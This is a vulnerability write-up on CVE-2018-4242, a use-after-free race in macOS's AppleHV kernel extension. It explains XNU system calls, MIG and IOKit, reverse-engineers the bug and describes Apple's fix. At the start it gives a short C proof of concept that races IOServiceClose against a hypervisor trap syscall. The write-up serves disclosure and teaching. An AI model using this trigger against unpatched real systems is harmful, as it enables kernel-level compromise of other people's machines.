Look at The XNU Through A Tube CVE-2018-4242 Write-up

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1 Introduction

1.1 CVE-2018-4242

Apple released a security update 1 for macOS 10.13.4 last week including a fixing assigned with CVE-2018-4242 I reported in March, CVE-2018-4242 is an vulnerability which may allow a malicious application to execute arbitrary code with kernel privileges. This write-up will help you take a look at the XNU 2 through this issue.

The code shown in Listing 1 is the PoC of the issue we will demonstrate, the complete source can be downloaded on github 3 .

```
// AppleHVUaF.c
void destroy vm() {
     asm("mov $0x03000000, %rax; mov $0x04, %rdi; syscall");
      return;
5 }
int main(int argc, char **argv) {
      const char *service name = "AppleHV";
      io service t service = IOServiceGetMatchingService(kIOMasterPortDefault,
8
9
                                          IOServiceMatching(service name));
     if (service == MACH PORT NULL) {
         printf("[-] Cannot get matching service of %s\n", service_name);
          return 0;
14
    printf("[+] Get matching service of %s succeed, service=0x%x\n",
             service name, service);
     io_connect_t client = MACH PORT NULL;
16
     kern_return_t ret = IOServiceOpen(service, mach_task_self(), 0, &client);
      if (ret != KERN SUCCESS) {
18
          printf("[-] Open service of %s failed!\n", service name);
     printf("[+] Create IOUserClient of %s succeed, client=0x%x\n",
             service name, client);
    IOServiceClose(client);
24
    usleep(5);
25
     destroy vm();
26
     return 0;
28 }
```

Listing 1: PoC of CVE-2018-4242

While understanding this piece of code in depth requires some basic knowledges of XNU, so it's necessary to make a introduction to XNU for readers new to it. The items below will be discussed in Section 2 and please go to Section 3 directly if you already know much of these items.

- Classes of system calls in XNU
- MIG aka RPC interfaces generator in XNU
- IOKit subsystem

And this write-up is organized as follows:

https://support.apple.com/en-us/HT208849

²https://en.wikipedia.org/wiki/XNU

³https://github.com/brightiup/research/blob/master/macOS/CVE-2018-4242/AppleHVUaF.c

- Section 1 Introduction
- Section 2 Basic knowledges of XNU
- Section 3 Reverse of AppleHV.kext and details of CVE-2018-4242
- Section 4 Conclusion

2 The XNU Kernel

2.1 System Call

As we all know, system call in computing is a way for programs to interact with the operating system. The user-level processes can request services of the operating system through a system call. In XNU, there are four classes of system call which powers all the user-kernel interacting. Let's delve into these through the syscall instruction as shown in Listing 1.

syscall on x86_64 architecture is the kind of instruction which can invoke an OS system call handler in kernel space. Listing 2 illustrates how syscall works through a simple write example.

```
~$ cat write.c
#include <unistd.h>
int main() {
     write(0, "Hello\n", 6);
     return 0;
6 }
7 ~$ clang write.c —o write
8 ~$ lldb write
9 (lldbinit) b libsystem kernel.dylib`write
Breakpoint 1: where = libsystem_kernel.dylib`write, address = 0x00000000001e6f8
11 (lldbinit) r
                                                                     -[reas]
13 RAX: 0x000000000000000 RBX: 0x0000000000000 RBP: 0x00007FFEEFBFF8D0
14 RSP: 0x00007FFEEFBFF8B8 RDI: 0x0000000000000 RSI: 0x000000100000FA2
15 RDX: 0x000000000000000 RCX: 0x00007FFEEFBFF9F8 RIP: 0x00007FFF7ED096F8
16 R8: 0x00000000000000 R9: 0xffffffff0000000 R10: 0x00007ffEEFBFFA48
19 CS: 002B FS: 0000 GS: 0000
                                                                    -[code]
write @ libsystem kernel.dylib:
-> 0x7fff7ed096f8: b8 04 00 00 02 mov
                                        eax, 0x2000004
     0x7fff7ed096fd: 49 89 ca
                              mov
                                        r10, rcx
     0x7fff7ed09700: 0f 05
                                  syscall
     0x7fff7ed09702: 73 08
                                  jae 0x7fff7ed0970c
                                                               ; <+20>
     0x7fff7ed09704: 48 89 c7
26
                                  mov
                                        rdi, rax
     0x7fff7ed09707: e9 19 54 ff ff jmp
                                        0x7fff7ecfeb25
                                                                ; cerror
    0x7fff7ed0970c: c3
                                  ret.
28
     0x7fff7ed0970d: 90
                                  nop
30 (lldbinit) x/s $rsi
0x100000fa2: "Hello\n"
```

Listing 2: Simple write example

As you can see, when user call the system call write, the function libsystem_kernel.dylib`write will be triggered, and in this function syscall

instruction is being used. The **syscall** instruction will transfer executing right to kernel which will execute the truly code of **write** in kernel space.

```
1 // osfmk/x86 64/idt64.s
2 /*
* 64bit Tasks
  * System call entries via syscall only:
  * r15 x86_saved_state64_t
  * rsp kernel stack
8
  \star both rsp and r15 are 16—byte aligned
  * interrupts disabled
  * direction flag cleared
14 Entry(hndl syscall)
    TIME TRAP UENTRY
16
              %gs:CPU_ACTIVE_THREAD,%rcx /* get current thread
             $-1, TH IOTIER OVERRIDE(%rcx) /* Reset IO tier override to -1 before
18
     handling syscall */
     movq TH TASK(%rcx),%rbx
                                     /* point to current task */
     /\star Check for active vtimers in the current task \star/
     TASK VTIMER CHECK(%rbx,%rcx)
24
      * We can be here either for a mach, unix machdep or diag syscall,
      * as indicated by the syscall class:
26
     movl
             R64 RAX(%r15), %eax
                                     /* syscall number/class */
28
29
     movl %eax, %edx
              \$(SYSCALL CLASS MASK), \$edx / * syscall class */
30
           $(SYSCALL CLASS MACH<<SYSCALL CLASS SHIFT), %edx
     cmpl
     je EXT(hndl_mach_scall64)
     cmpl $(SYSCALL CLASS UNIX<<SYSCALL CLASS SHIFT), %edx
     je EXT(hndl unix scall64)
34
     cmpl
            $(SYSCALL CLASS MDEP<<SYSCALL CLASS SHIFT), %edx
     je EXT(hndl_mdep_scall64)
cmpl $(SYSCALL_CLASS_DIAG<<SYSCALL_CLASS_SHIFT), %edx</pre>
36
38
     je EXT(hndl diag scall64)
39
40
     /* Syscall class unknown */
41
    CCALL3(i386_exception, $(EXC_SYSCALL), %rax, $1)
42
/* no return */
```

Listing 3: syscall handler in kernel: hndl syscall

Listing 3 shows the kernel handder of syscall. In this handler, eax is first used to be anded with SYSCALL_CLASS_MASK resulting edx to be the syscall number (As comments shown). Then edx is being compared with SYSCALL_CLASS_* shifting with SYSCALL_CLASS_SHIFT and the routine switches to others handlers. It is obvious that eax is the number used for kernel to dispatch system call. These constants are shown in listing 4.

```
1 // osfmk/mach/i386/syscall_sw.h
2 #define SYSCALL_CLASS_SHIFT 24
3 #define SYSCALL CLASS MASK (0xff << SYSCALL CLASS SHIFT)</pre>
```

```
#define SYSCALL_NUMBER_MASK (~SYSCALL_CLASS_MASK)

#define SYSCALL_CLASS_MACH 1 /* Mach */
#define SYSCALL_CLASS_UNIX 2 /* Unix/BSD */
#define SYSCALL_CLASS_MDEP 3 /* Machine—dependent */
#define SYSCALL_CLASS_DIAG 4 /* Diagnostics */
```

Listing 4: Syscall constants

Through these constants we can know that the higher 8 bits of the 32 bits syscall number is the class number of system calls. Knowing these, we can make a conclusion about XNU system call as Table 1.

Class	Hanlder	Class Number
mach	hndl_mach_scall64	1
unix	hndl_unix_scall64	2
machdep	hndl_mdep_scall64	3
diag	hndl_diag_scall64	4

Table 1: XNU system call

Now take a step back to our simple write example. The eax is assigned to 0x2000004 and the higher 8 bits tell us this is a unix system call. Now we can step into handler hndl_unix_scall64.

Listing 5: hndl unix scall64 handler

As Listing 5 shows, this $hndl_unix_scall64$ handler only calls $unix_syscall64$ function.

```
1 // bsd/dev/i386/systemcalls.c
unix_syscal164(x86_saved_state_t * state)
3 {
      x86 saved state64 t *regs;
      regs = saved state64(state);
      code = regs->rax & SYSCALL NUMBER MASK;
      callp = (code >= nsysent) ? &sysent[SYS invalid] : &sysent[code];
8
      vt = (void *)uthread->uu_arg;
9
     if (__improbable(callp == sysent)) {
     } else {
         args start at rdi = TRUE;
          args_in_regs
14
     if (callp->sy narg != 0) {
          assert(callp->sy_narg <= 8); /* size of uu_arg */</pre>
18
     args_in_regs = MIN(args_in_regs, callp->sy_narg);
19
```

Listing 6: hndl_unix_scall64 function

The code shown in Listing 6 is a part of function hndl_unix_scall64. In this function, code is retrived from register rax(lower 24 bits) and used as an index to retrive callp from sysent. As you already gussed that this callp is the system call entry. Then if the callp->sy_narg is not eugal to 0 the registers begining at rdi will be copied to local variable vt with count args_in_reg and passed to the function pointer callp.

Think to our simple write example, code will be 0x04 and used to index system call entry in sysent. You can easily find the 4th system call entry of class unix from github⁴ or through kernel debugging⁵ (print systet[4] in 1ldb). And the both results is the function write in file bsd/kern/sys_generic.c.

Now comes parameters. hndl_unix_scall64 uses memcpy to copy arguments from rdi in regs. The definition of regs is like Listing 7.

```
1 // osfmk/mach/i386/thread status.h
2 /*
  * thread state format for task running in 64bit long mode
  \star in long mode, the same hardware frame is always pushed regardless
  \star of whether there was a change in privilege level... therefore, there
  * is no need for an x86_saved_state64_from_kernel variant */
struct x86 saved_state64 {
     uint64 t rdi; /* arg0 for system call */
     uint64 t rsi;
     uint64_t rdx;
     uint64 t r10; /* R10 := RCX prior to syscall trap */
     uint64 t r8;
    uint64_t r9; /* arg5 for system call */
14
     uint64 t cr2;
     uint64 t r15;
16
    uint64 t r14;
18
     uint64 t r13;
     uint64 t r12;
19
    uint64 t r11;
     uint64 t rbp;
     uint64_t rbx;
     uint64 t rcx;
     uint64_t rax;
24
     uint32 t gs;
     uint32 t fs;
26
uint64_t _pad;
```

⁴https://github.com/apple/darwin-xnu/blob/master/bsd/kern/syscalls.master ⁵https://media.defcon.org/DEF%20CON%2025//DEF%20CON%2025%20presentations/DEFCON-25-Min-Spark-Zheng-macOS-iOS-Kernel-Debugging.pdf

```
struct x86_64_intr_stack_frame isf;

y;
typedef struct x86_saved_state64 x86_saved_state64_t;
```

Listing 7: x86 saved state64 t definition

The arguments begin from rdi is rsi, rdx, rcx(r10 assigned from rcx), r8, r9. This is called the calling convention⁶ on Intel x64 platforms. Unitl now you can understand the values of eax, rdi, rsi and rdx in Listing 1 in depth.

Now let's take a bigger step back and look at the bigger picture. You must know following items at least.

- Classes of system calls on platforms which XNU powers
- How system call be handled in XNU
- How parameters be passed in XNU

2.2 MIG

MIG aka Mach Interfaces Generator is used for generating RPC interfaces in XNU. It is also a domain specific language for generating C code from MIG code, the source of MIG is also opened to $public^7$. You can also find some details of this language on CMU website⁸ and guidance of writing mach server⁹.

2.2.1 mach msg And Mach port

mach_msg is a Mach system call which powers almost all RPC calls. It allows users to send messages from one endpoint to another. The endpoint here is always presented as a Mach port. As there are tons of articles talking about Mach ports and it's partner mach_msg, I will take a brief way to demostrate how different endpoints communicate with each other.

Some useful articles about mach_msg and Mach port.

- A Little IPC Project http://hurdextras.nongnu.org/ipc_guide/mach_ipc_basic_concepts.html
- mach_port_t for Inter-process Communication http://fdiv.net/2011/01/14/machportt-inter-process-communication
- Mach IPC Interface http://web.mit.edu/darwin/src/modules/xnu/osfmk/man

⁶https://en.wikipedia.org/wiki/X86 calling conventions#x86-64 calling conventions

⁷https://opensource.apple.com/source/bootstrap_cmds

⁸http://www.cs.cmu.edu/afs/cs/project/mach/public/doc/unpublished/mig.ps

⁹http://shakthimaan.com/downloads/hurd/server_writer.pdf

- Mach Messaging and Mach Interprocess Communication http://docs.huihoo.com/darwin/kernel-programmingguide/boundaries/chapter 14 section 4.html
- Ian Beer's bug report https://bugs.chromium.org/p/project-zero/issues/detail?id=926

Generally speaking, a Mach port is a channel for message passing from one to another, and actually it often represents mainly two kinds of things, from programmer's perspective, which are message queues and kernel objects.

· Mach port represents message queue




Figure 1: Mach port represents message queue


Mach port representing a kernel object often used to send message from one end to end, the end can be different processes and threads. As Figure 1 shown, a typical message passing can be seperated into 3 steps.

- 1. Sender builds a message with contents "HELO" and pass this message to mach_msg.
- 2. mach_msg handler in kernel processes this message including endpoint validation.
- 3. Kernel push message with contents "HELO" to the message queue of Mach port 2.

As for receiver, when it wants to receive a message from others, it will retrive the message from message queue and decoded to raw text "HELO".

• Mach port represents kernel object When Mach port is used to represent kernel object, it often means that it is a RPC call. There are many kernel objects which can be exported to user space and

Figure 2: Mach port represents kernel object



user programs can send messages to make kernel do some operations on these objects. This can also be simply separated into 3 steps like Figure 2.

- 1. Sender builds a message with a specified message id 27149 in message header and set remote endpoint(also a Mach port) to a kernel object, and then passed to mach_msg.
- 2. mach_msg handler in kernel recognizes the remote port in message as a kernel object(additional data is required most of time) and dispatch to to function whose id is 27149 with this object.
- The kernel function obj_func_27149 will be called on this object with additional data.

In XNU, user can send many kinds of messages through combining Mach ports and mach_msg, we can conclude as follows.

- Raw messages
- Out of line data
- Mach ports
- Out of line Mach ports

Another concept of Mach ports which kernel understands is port rights, like receive right, send right and send once right. But actually these Mach port rights in kernel are all the reference to the same port object, the difference is that the Mach port rights exported to user space are bound to different entris in different tasks who own them, and this entries have different rights the Mach port in user space has. Since talking about all of these this is beyond of our topic, the more details will not be disscussed in this article.

2.2.2 MIG: RPC Interfaces Generator

In XNU, the interfaces definitions in DSL language are often in files ended with .defs. This section will demostrates one MIG example which actually resides in XNU. You can view this example task.defs on github¹⁰, and as the name tells us this is interface definition of tasks which user can call. You can download this file and do as Listing 8.

 $^{^{10} {\}rm https://github.com/apple/darwin-xnu/blob/master/osfmk/mach/task.defs}$

Listing 8: Example of task.defs

The command mig will generate 3 files with default names, task.h, taskServer.c and taskUser.c, and it is easy to make a conclusion that taskUser.c is used for user while taskServer.c will be compiled as kernel code resides in XNU.

```
1 // taskUser.c
2 /* Routine task set special port */
kern return_t task_set_special_port(
      task t task,
      int which port,
      mach port t special port
7 ) {
      typedef struct {
8
9
          mach_msg_header_t Head;
          /* start of the kernel processed data */
          mach_msg_body_t msgh_body;
          mach msg port descriptor t special port;
          /* end of the kernel processed data */
14
          NDR_record_t NDR;
          int which port;
    } Request;
16
18
      mach msg return t msg result;
     InP->msgh_body.msgh_descriptor_count = 1;
19
     InP->special port.name = special port;
      InP->special port.disposition = \overline{19};
     InP->special_port.type = MACH_MSG_PORT_DESCRIPTOR;
     InP->NDR = NDR record;
      InP->which port = which port;
24
     InP—>Head.msgh bits = MACH MSGH BITS COMPLEX|
         MACH MSGH BITS (19, MACH MSG TYPE MAKE SEND ONCE);
26
    /* msgh_size passed as argument */
InP—>Head.msgh_request_port = task;
28
     InP->Head.msgh_reply_port = mig_get_reply_port();
29
     InP->Head.msgh_id = 3410;
      InP->Head.msgh_reserved = 0;
    msg_result = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE,
      (mach_msg_size_t)sizeof(Request), (mach_msg_size_t)sizeof(Reply), InP->Head.
      msgh reply port, MACH MSG TIMEOUT NONE, MACH PORT NULL);
    return KERN SUCCESS;
34
35 }
```

Listing 9: task set special port function

The code in Listing 9 is a brief version of task_set_special_port function which can be called from user space in taskUser.c and you can view the complete source on your own machine. You should notice 3 points through this piece of code.

• The kernel object caller wants to operate is **task** specified in first argument.

- The handler of this message in kernel is with id 3410.
- The fields in Request between comments will be processed in kernel, and special_port will be translated into a Mach port in kernel.
- The disposition of special_port is the Mach port right we breafly talked before and will be checkd in kernel.

When kernel has received and processed this message, it will find MIG dispatch function with id 3410 and call this function with the complete translated message. The dispatch function with id 3410 will be found in tastServer.c named _Xtask_set_special_port.

```
1 // taskServer.c
2 /* Routine task set special port */
mig_internal novalue _Xtask_set_special_port
      (mach msg header t *InHeadP, mach msg header t *OutHeadP)
5 {
      typedef struct {
6
         mach msg header t Head;
8
          /\star start of the kernel processed data \star/
         mach_msg_body_t msgh_body;
         mach msg port descriptor t special port;
          /\star end of the kernel processed data \star/
         NDR record t NDR;
          int which port;
14
         mach_msg_trailer_t trailer;
     } Request;
      Request *InOP = (Request *) InHeadP;
18
      Reply *OutP = (Reply *) OutHeadP;
19
      kern return t check result;
     task t task;
       __DeclareRcvRpc(3410, "task_set_special_port")
      check result = MIG check Request task set special port t(( Request *)InOP);
     if (check_result != MACH_MSG_SUCCESS)
24
          { MIG RETURN ERROR(OutP, check result); }
     task = convert port to task(InOP->Head.msgh request port);
     OutP->RetCode = task set special port(task, InOP->which port, InOP->special port.
      task deallocate(task);
28
      OutP->NDR = NDR_record;
29
30 }
```

Listing 10: _Xtask_set_special_port function


Also you should get these points after reading function _Xtask_set_ special_port.

- ID 3410 with _Xtask_set_special_port is mapped by kernel(actually on initialization of MIG sub system).
- Kernel will check if the message is valid or not, like disposition of special_port and many specific things in functions like __MIG_check__ Request__*

 $^{^{11}\}mathrm{Mach}$ ports exported to user space are just integer IDs which bound to a \mathtt{struct} $\mathtt{ipc_port}$ $\mathtt{structure}$ in kernel

· Kernel will retrive object represented by Mach port through function convert_port_to_task.

Figure 3 is a final conclusion for MIG.



2.3 IOKit

To put it simply, IOKit is a framework for developing drivers on iOS/macOS in C++ based on MIG. The framework is nearly self-contained, object-oriented, specifically designed for drivers, work loop driven, registry based, user friendly. Since making a detailed introduction to IOKit is beyond this write-up, this section will olny illustrate the basic conceptions and operations from a hacker's perspective and it's suggested for readers to read other documents 12 if you want to know as much as possible.

- IORegistryEntry The IORegistryEntry class is used as a parent class for those objects that have representation in the I/O Registry. It is a simple container of the object's properties, which are stored as an OSDictionary object. The class is not meant to be directly inherited from. The parent class for I/O Kit objects is IOService, a subclass of this one. By virtue of inheritance, however, all drivers are also automatically registered.
- IOService The direct and only descendant of IORegistryEntry is IOService. It is also the ancestor of all drivers, both Apple supplied and third party. Though most drivers aren't direct subclasses of IOService, they are still its eventual descendants, and inherit from it the set of functions they are capable of using (such as power management, interrupt handling, and so on) and in some cases.
- IOUserClient is a helper class for implementing custom user mode-kernel driver communication. It's a proxy class for user-driver interacting. All user client classes of drivers are inherited from IOUserClient.

¹²http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=9099A55C9EF3D747DB899F078A317683? doi=10.1.1.693.3915&rep=rep1&type=pdf

2.3.1 IOUserClient

IOUserClient provides following fixed entry points into the kernel from user applications and almost all the APIs IOUserClient exported is based on MIG talked in Section 2.

- Creating and closing connections. A connection for user-driver communication is created via IOServiceOpen(IOService::newUserClient in kernel), and closed via IOServiceClose(IOUserClient::clientClose in kernel) when not used.
- Passing notification ports in and out of the kernel via IOServiceAdd Notification(IOUserClient::registerNotificationPort in kernel), for use with message notification.
- Creating shared memory and hardware mappings in clients via IOMemoryDescriptor(IOUserClient::clientMemoryForType in kernel).
- Passing untyped data back and forth via IOConnectCallMethod(IOUser Client::externalMethod in kernel). Since it's currently impossible to have family-specific mig-generated code, these parameters have to fit into some predefined schemes: arrays of scalar values both in and out, blocks of memory in and out (up to 4096 bytes), and combinations of the two.

3 AppleHV

AppleHV.kext is the implementation of Hypervisor module on macOS which is used for virtualization. Searching AppleHV in IORegistryExplorer¹³ you will get the result as Figure 4 shown. Notice the IOUserClientClass property and it tells us the derived IOUserClient class for AppleHV is AppleHVClient.

3.1 Reverse Engineering

IOConnectCallMethod on AppleHVClient will go into hv_vmx_vm_t::method_dispatch
through AppleHVClient::externalMethod, but this is not the topic of CVE2018-4242 because these two dispatch functions cannot do too much things.


```
// AppleHV.kext
int64 __fastcall hv_vmx_vm_t::method_dispatch(hv_vmx_vm_t *a1, int a2, __int64 a3)

{
    __int64 result; // rax
    void *v4; // rdi

if ( a2 == 1 )
    return hv_vmx_vm_t::METHOD_hv_create_vcpu(a1, *(unsigned __int64 **)(a3 + 72), *(
    _DWORD *)(a3 + 80));
    result = 4209590275LL;
    if ( !a2 )

{
        v4 = *(void **)(a3 + 88);
    }
}
```

¹³http://mac.softpedia.com/get/System-Utilities/IORegistryExplorer.shtml



```
if ( v4 )
{
    if ( *(_DWORD *) (a3 + 96) == 88 )
    {
        memcpy(v4, &hv_vmx_vm_t::vcpu_if_config, 0x58uLL);
        result = 0LL;
    }
}
return result;
}
```

Listing 11: hv_vmx_vm_t::method_dispatch function

But if you stick to explore the functions of AppleHV.kext you will find there are many functions named with TRAP. Trap functions usually mean system call in XNU as almost all Mach system calls end with trap.

```
1 ~$ nm -gU /System/Library/Extensions/AppleHV.kext/Contents/MacOS/AppleHV | cut -d' '-
      f3 | c++filt | grep -i trap
2 hv vmx vm t::TRAP hv map(hv vmx vm t*, hv vm map item t*)
3 hv vmx vm t::TRAP hv unmap(hv vmx vm t*, hv vm map item t*)
4 hv vmx vm t::TRAP hv protect(hv vmx vm t*, hv vm map item t*)
5 hv vmx vm t::TRAP hv sync tsc(hv vmx vm t*, unsigned long long)
6 hv vmx vm t::TRAP hv interrupt(hv vmx vm t*)
7 hv_vmx_vm_t::TRAP_hv_destroy_vm(hv_vmx_vm_t*)
8 hv_vmx_vm_t::TRAP_hv_set_tunable(hv_vmx_vm_t*, hv_tunable_item_t*)
9 hv_vmx_vm_t::traps
10 hv vmx vm t::get traps(int (* const**)(void*, unsigned long long), unsigned int*)
11 hv vmx vcpu t::TRAP hv destroy vcpu(hv vmx vcpu t*)
12 hv vmx vcpu t::TRAP hv vmx vcpu run(hv vmx vcpu t*)
13 hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_read_vmcs(hv_vmx_vcpu_t*, unsigned int)
14 hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_invalidate_tlb(hv_vmx_vcpu_t*)
15 hv vmx vcpu t::TRAP hv vmx vcpu set apic address(hv vmx vcpu t*, unsigned long long)
16 hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_enable_native_msr(hv_vmx_vcpu_t*, unsigned int)
17 hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_disable_native_msr(hv_vmx_vcpu_t*, unsigned int)
18 hv vmx vcpu t::traps
```

```
19 hv_vmx_vcpu_t::get_traps(int (* const**)(void*, unsigned long long), unsigned int*)
20 AppleHV::enable_traps(bool)
21 hv_vm_t::get_traps(unsigned int, int (* const**)(void*, unsigned long long), unsigned int*)
22 hv_vcpu_t::get_traps(unsigned int, int (* const**)(void*, unsigned long long), unsigned int*)
```

Listing 12: TRAP functions

Let's see the AppleHV::enable_traps function first.

```
1 // AppleHV.kext
__int64 __usercall AppleHV::enable traps@<rax>(AppleHV *this@<rdi>, unsigned int *a2@<
      rcx>, unsigned int *a3@<rbx>, char a4@<sil>)
3 {
  unsigned int *v4; // rcx
4
    signed __int64 v5; // rcx
    unsigned int v7; // [rsp+0h] [rbp-30h]
6
    int (__cdecl **v8) (void *, unsigned __int64); // [rsp+Ch] [rbp-24h]
    int ( cdecl **v9) (void *, unsigned int64); // [rsp+1Ch] [rbp-14h]
9
    if ( a4 )
      a3 = &v7;
      hv_vm_t::get_traps(
        (hv_vm_t *)&stru_20.segname[2],
14
        (unsigned __int64) &v7,
16
        (int ( cdecl *const **)(void *, unsigned int64)) &v8,
        a2);
18
      hv_vcpu_t::get_traps(
        (hv_vcpu_t *)&stru_20.segname[2],
(unsigned __int64)&v8 + 4,
19
        (int ( cdecl *const **)(void *, unsigned int64))&v9,
        v4);
      if ( (unsigned int)hv_set_traps(OLL, *(_QWORD *)&v7, (unsigned int)v8) )
24
        LODWORD(a3) = 0;
        v5 = 113LL;
26
        return (unsigned int)a3;
28
29
      if ( (unsigned int) hv set traps(
                            *(int ( cdecl ***)(void *, unsigned int64))((char *)&v8 +
      4),
                            (unsigned int)v9) )
33
34
        LODWORD(a3) = 0;
       hv_release_traps(0LL);
36
        v5 = 121LL;
        goto LABEL 8;
      }
38
39
    }
40
    else
41
      hv release traps(OLL);
42
      hv_release_traps(1LL);
43
44
    LOBYTE(a3) = 1;
45
   return (unsigned int)a3;
46
47 }
```

Listing 13: AppleHV::enable_traps function

hv_vm_t::get_traps function returns an array contains trap functions named
with hv_vmx_vm_t::TRAP_hv_* and hv_vcpu_t::get_traps returns an array contains trap functions named with hv_vmx_vcpu_t::TRAP_hv_*(Shown in Listing
12). Then hv_set_traps function install these traps for user.

```
1 // osfmk/kern/hv support.c
  /\star register a list of trap handlers for the hv \star trap syscalls \star/
kern return_t hv_set_traps(hv_trap_type_t trap_type, const hv_trap_t *traps, unsigned
       trap_count) {
      hv trap table t *trap table = &hv trap table[trap type]; /* (a) Reference for
      hv trap table */
      kern_return_t kr = KERN_FAILURE;
      lck mtx lock(hv_support_lck_mtx);
      if (trap_table->trap_count == 0) {
           trap table->traps = traps;
9
          OSMemoryBarrier();
          trap table->trap count = trap count;
          kr = KERN SUCCESS;
     lck_mtx_unlock(hv_support_lck_mtx);
14
16
      return kr;
17 }
_{\rm 18} /_{\star} dispatch hv_task_trap/hv_thread_trap syscalls to trap handlers,
     fail for invalid index or absence of trap handlers, trap handler is
     responsible for validating targets */
#define HV_TRAP_DISPATCH(type, index, target, argument)
       ((__probable(index < hv_trap_table[type].trap_count))</pre>
           ? hv trap table[type].traps[index](target, argument) \
            : KERN INVALID ARGUMENT)
26 kern return t hv task trap(uint64 t index, uint64 t arg) {
      return HV TRAP DISPATCH(HV TASK TRAP, index, hv get task target(), arg); /* (b)
      Reference for hv_trap_table */
28 }
30 kern return t hv thread trap(uint64 t index, uint64 t arg) {
      return HV TRAP DISPATCH(HV THREAD TRAP, index, hv get thread target(), arg);
32 }
34 // osfmk/i386/machdep call.c
const machdep call t machdep call table64[] = {
      \label{eq:machdep_call_routine64} \verb|Machdep_call_routine64| (hv_task_trap, 2), /* (c) Reference for hv_task_trap and
36
      hv thread trap */
      MACHDEP CALL ROUTINE64 (hv thread trap, 2),
38
39 };
40
41 // osfmk/i386/bsd i386.c
void machdep syscall64(x86 saved state t *state) {
43
      int trapno;
      const machdep call t *entry;
44
      x86 saved state64 t *regs;
45
46
      assert(is saved state64(state));
47
      regs = saved state64(state);
48
      trapno = (int)(regs->rax & SYSCALL NUMBER MASK);
      DEBUG_KPRINT_SYSCALL_MDEP("machdep_syscal164: trapno=%d\n", trapno);
```

```
if (trapno < 0 || trapno >= machdep_call_count) {
          regs->rax = (unsigned int) kern invalid(NULL);
          thread_exception_return();
          /* NOTREACHED */
      entry = &machdep call table64[trapno]; /* (d) Reference for machdep call table64
60
     switch (entry->nargs) {
62
         case 0:
64
              regs->rax = (*entry->routine.args_0)();
              break;
65
66
          case 1:
              regs->rax = (*entry->routine.args64 1)(regs->rdi);
67
             break;
68
69
          case 2:
             regs->rax = (*entry->routine.args64 2)(regs->rdi, regs->rsi);
              break;
          default:
             panic("machdep syscall64: too many args");
      }
74
75
76 }
```

Listing 14: Setup traps

Follow the references of (a), (b), (c) and (d) we will end in function machdep_syscall64 which we already seen in Table 1. This is the entrance of machdep system call. Now it's clearer that we can trap into AppleHV.kext through ordinary system call easily.

3.2 Vulnerability

Keep in mind that now we have two ways to access AppleHV and AppleHV-Client. One is IOKit family interfaces and the other is machdep system calls.

```
__int64 __fastcall hv_vmx_vm_t::TRAP_hv_destroy_vm(hv_vmx_vm_t *this, hv_vmx_vm_t *a2)
    unsigned int v2; // er14
    if ( this )
      \label{locklock} \mbox{IOLockLock($\star$((_QWORD $\star$)this $+$ 16), a2); $//$-----> (a) Hold the lock}
       if (\star((\underline{DWORD} \star)this + 16) \le 0)
9
         v2 = 0;
        hv set task target(OLL);
        IOLockUnlock(*(( QWORD *)this + 16));
14
      else
        IOLockUnlock(*((_QWORD *)this + 16));
        v2 = -85377023;
18
19
    else
v2 = -85377018;
```

```
23    }
24    return v2;
25 }
```

Listing 15: hv_vmx_vm_t::TRAP_hv_destroy_vm

Trap hv_vmx_vm_t::TRAP_hv_destroy_vm is for destroying the object of registered target of hv_vmx_t which is created upon start of AppleHV-Clent. But this hv_vmx_t object may be freed after the entrance of this trap. When user call IOServiceClose and the kernel will call the asynchronous AppleHVClient::free via IOService::terminateWorker since there does not exist reference of AppleHVClient. AppleHVClient::free will call hv_vmx_vm_t::free to free the memory of hv_vmx_t.

Listing 16: hv_vmx_vm_t::free function

The UaF happens When one thread retrives hv_vmx_t and steps into (a) in Listing 15 via machdep system call just after the other thread's executing of (b) in Listing 16 via IOService::terminateWorker.

3.3 Fixing

Apple removes all code of AppleHVClient, but adds a trap hv_vmx_vm_t::TASK _TRAP_vm_create. This trap is used for creating hv_vmx_t objects which AppleHVClient did so there cannot be two ways to operate the objects in AppleHV.

4 Conclusion

In this write-up, we talked about the 4 classes of system calls in XNU and made a detailed introduction to MIG system. Also we made a brief dicussion of IOKit subsystem which powers all the drivers on iOS/macOS. Last but not least, we analyzed the CVE-2018-4242 vulnerability and fixing.